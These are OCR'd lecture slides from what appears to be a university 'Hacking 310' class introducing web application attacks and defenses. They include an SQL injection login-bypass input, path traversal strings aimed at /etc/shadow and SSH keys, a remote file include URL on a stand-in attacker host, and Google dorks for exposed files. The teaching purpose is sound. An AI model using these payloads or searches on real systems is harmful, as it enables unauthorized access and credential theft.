UNIVERSITY of WASHINGTON

Hacking 310

Lesson 7: Introduction to Web Application Security

Review

In the last lessons, we learned the following:

Lesson 5

- OSI and TCP/IP models
- TCP, UDP, IP, Ports, and Sockets
- Common network services: DNS & DHCP
- Enumeration with NMAP and how it works
- Capture and analyze traffic with Wireshark

Lesson 6

- Attacks including MITM, MITB, DoS, and spoofing
- Potential mitigations

Objectives

After this lecture, students should be able to:

- Describe basic web application attacks,
- Perform basic web application attacks,
- Explain how to defend against basic web application attacks.

Defense Golden Rules

- Always **Allow List** instead of **Block List**
- Validate input for correct type, format, size, etc
- Encode input when possible and appropriate
- Encode output so to prevent output being interpreted as code
- Defense in depth
  - It's always easier to remove layers of security than it is to add later.

Common Categories of Attacks

- SQL Injection (SQLi)
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Click-Jacking
- Insecure Direct Object References
- Security Misconfiguration
- Sensitive Data Exposure
- Cross-Site Request Forgery (CSRF)
- Using Components with Known Vulnerabilities
- Un-validated Redirects and Forwards

SQL Injection


- What is SQL Injection?
  - SQL queries are used to create, read, update, and delete information from databases
  - Typical web applications take inputs from form fields and use that information in the query
  - SQL injection occurs when that input can be used to modify how the query operates

SQL Injection

What are SQL Injection Attacks?

Prerequisite Knowledge – Okay.. So what is SQL Injection?

SQL Injection is where an attacker is able to use malicious input to change and control the SQL query used by the web application.



SQL Injection

Source Code

```
txtUserId = getRequestString("UserId");
txtPasswd = getRequestString("Password");
txtSQL = "SELECT * FROM Users WHERE UserId = '" + txtUserId + "' AND Passwd = '" + txtPasswd + "'";
```

Normal SQL Query

UserId: student@uw.edu

Password: testpw

- `SELECT * FROM Users WHERE UserId = 'student@uw.edu' AND Passwd = 'testpw';`

SQL Injected Query

UserId: admin@uw.edu' AND 1=1;--

Password: testpw

- `SELECT * FROM Users WHERE UserId = 'admin@uw.edu' AND 1=1;--' AND Passwd = 'testpw';`


SQL Injection

- What else can attackers do with SQL Injection?
  - Steal data
  - Manipulate data
  - Control the database server (execute code)

- How does a developer mitigate against SQL Injection?
  - Prepared statements with parameterized queries
    - Programming language specific method to enforce correct encoding
  - Stored procedures
    - Can have the same effect as prepared statement if written safely, e.g., not using dynamic SQL statements
  - Allow list input validation
    - If you are expecting an email address, validate that
  - Encode or escape data provided by the user
    - Convert quote to two single quotes

SQL Injection Tools

- sqlmap
  - Supports multiple DB types and different techniques
  - Can dump entire database schema and data
  - Can execute commands on the vulnerable server
- Zed Attack Proxy
  - Fuzz inputs
- Burp Suite
  - Fuzz inputs



Demo: SQL Injection

Demo

- w3schools SQL Injection examples
  - https://www.w3schools.com/sql/sql_injection.asp
- SQL Injection prevention cheat-sheet
  - https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
- sqlmap
  - http://sqlmap.org/

Cross-Site Scripting (XSS)

- What is XSS?
  - Similar to SQL Injection in that XSS is an injection attack
  - Instead of targeting the database server, you are targeting the web browser
  - Three types exist
    - Reflected
    - Stored
    - DOM based

Practical Attacks - Magecart

- What is it?
  - Injected JavaScript code that runs within a web application
  - Targeting sites that have a checkout process that collects your CC #
- Notable Victims
  - 2016 – Magento, shopping cart software
  - June 2018 – Ticketmaster
  - September 2018 – British Airways
  - April 2019 – Websites hosted in AWS S3 buckets

Cross-Site Scripting (XSS)

What are Cross-Site Scripting (XSS) Attacks?

Demo –

https://xss-game.appspot.com/level1

Cross-Site Scripting (XSS)

- What do attackers use XSS for?
  - Stealing information
  - Stealing access
    - Session cookies
  - Infecting computers with malware

- How do we prevent XSS?
  - Encode user input
  - Validate user input
  - Encode output

Insecure Direct Object References

- What are Insecure Direct Object References?
  - Typically web applications follow the RESTful methodology.
  - Web application provides a link for every resource on the site.
  - When developers fail to prevent direct access of these pages which leaks information or functionality.

Examples

- http://foo.bar/somepage?invoice=**12345**
  - Invoice ID could be changed to access other invoices
- http://foo.bar/changepassword?user=**someuser**
  - Username could be changed to attempt to change another user's password
- http://foo.bar/showImage?img=**img00011**
  - Filename could be changed to access other images, or potentially access other files on the operating system.
    - ../../../../../../../etc/shadow
    - ~/.ssh/id_rsa
    - Local file include (LFI): ../../../../../var/www/controlled_page.php
    - Remote file include (RFI): http://attacker.org/injectcode.php
- http://foo.bar/accessPage?menuitem=**12**
  - Menu item ID could be changed to access other non-visible pages in the application.

Insecure Direct Object References

- Why attackers use them?
  - Remote code execution
  - Steal information
  - Access other accounts


- How do you prevent?
  - Validate the input
  - Check authorization before allowing access to a resource page
    - Is this user allowed to reset other users?
    - Does this user own this invoice or statement?
    - Is a normal user allowed to access an administrative page?
  - Check paths and remove directory navigation constructs like "../"

Security Misconfiguration

- What are Security Misconfiguration issues?
  - Improper configuration can lead to permissions issues and information disclosure
    - Demo
      - » Google search: “Parent Directory” “index of”
      https://www.google.com/search?q=%22Parent+Directory%22+%22index+of%22
      - » Google search: “Parent Directory” “index of” “washington.edu” “ini”
      https://www.google.com/search?q=%22Parent+Directory%22+%22index+of%22+%22washington.edu%22+%22ini%22
- How do attackers use them?
  - Learning about systems makes attacking easier
  - Sometimes an attacker can simply “walk in”
    - What if credentials were exposed through this method?

Sensitive Data Exposure


- What are Sensitive Data Exposure issues?
  - Sensitive Error Messages
  - Source Code
  - System or user information details: versions, permissions, etc



- How do attackers use them?
  - Information disclosure can be used to take advantage of a system easier

Cross-Site Request Forgery (CSRF)

- What are CSRF attacks?
  - An attacker is able to forge requests on a user's behalf
  - CSRF will be covered in more detail in Hacking 200



Cross-Site Request Forgery (CSRF)

- How do Attackers use them?
  - An attacker can send a user a link to a malicious attacker-website
  - Attacker-website makes a request to the website user is currently logged into
  - Browser sends the request to website with cookie
  - Attackers request makes changes on behalf of user

- How to prevent them?
  - CSRF Tokens

Unvalidated Redirects & Forwards

- What are Unvalidated Redirects & Forwards?
  - Typically it's a URL available on a site that allows redirection to a new page by changing a parameter of that URL
  - When the site doesn't restrict the allowed domains an attacker can send a legitimate looking URL like https://www.google.com but you end up landing on https://www.evil-attacker.org, because of the redirect

- How attackers use them?
  - Phishing campaigns
    - I send you an email saying your FB or Gmail just had the password reset suspiciously and include a https://www.facebook.com or https://www.google.com URL in the email to investigate and secure your account
    - Who here wouldn't click on that link?

- How to mitigate?
  - Allow list the domains / URLs that are allowed to be redirected to